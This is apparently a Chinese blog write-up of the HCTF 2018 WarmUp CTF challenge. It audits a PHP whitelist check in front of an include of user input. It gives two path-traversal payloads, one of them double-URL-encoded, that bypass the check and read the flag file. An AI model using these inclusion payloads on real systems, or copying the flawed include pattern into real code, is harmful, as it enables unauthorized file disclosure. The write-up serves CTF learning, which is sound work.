
BUUCTF[HCTF 2018]WarmUp 1

原创

Pz1o 于 2020-05-05 21:19:50 发布 6412 收藏 13


分类专栏： ctf 文章标签： php 安全



1.HCTF2018(代码审计)

分析过程

打开之后看见源代码有source.php,直接看source.php



看了一会代码是发现有file等，就想到了文件上传，然后看代码。

首先是有一个checkfile函数

```
public static function checkFile(&$page)
{
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
        }

        if (in_array($page, $whitelist)) {
                return true;
        }

        $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
                return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
                return true;
        }
        echo "you can't see it";
        return false;
}
```


先定义了白名单，只有source.php和hint.php。之后是一个判断是否是空和字符串的if，不是就返回false，还有一个判断,是否在白名单里的if。再往下看，

```
$_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
);
```

`mb_substr(str1,start,[length][,[str2]])`:是在str1从start开始length为长度截取字符串，str2是表示字符编码
`mb_strpos(str1,str2)`:查找str2在str1中出现的位置

所以可以看出_page=page,之后再判断一下 _page是否在白名单中


```
$_page = urldecode($page);
$_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
        return true;
}
```

这一步是url解码，将page解码,此时_page就是解码过的page，接下来和上面是一样的，但不同的是对 _page操作，之后又是白名单判断，是就true，不是就false。

最后就是文件上传基本操作

```
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        exit;
}  else  {
        echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
}
```

同时还有hint.php



解题


所以需要考虑的就是如何绕过

首先是有3个true是可以返回的，但只有最后两个是可以的。

此时可以构造第一个payload在第一个地方返回


```
file=hint.php?/../../../../../../../../ffffllllaaaagggg
```

第二个payload，这里第二个是进行二次解码的，第一次是发去服务器，服务器解析一次，第二次是urldecode。所以可以逆推回两次前的是%253f




```
file=hint.php%253f/../../../../../../../../ffffllllaaaagggg
```

最后得解




```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?> flag{a4854416-81e1-4c53-b9c2-40f15c7be1a6}
```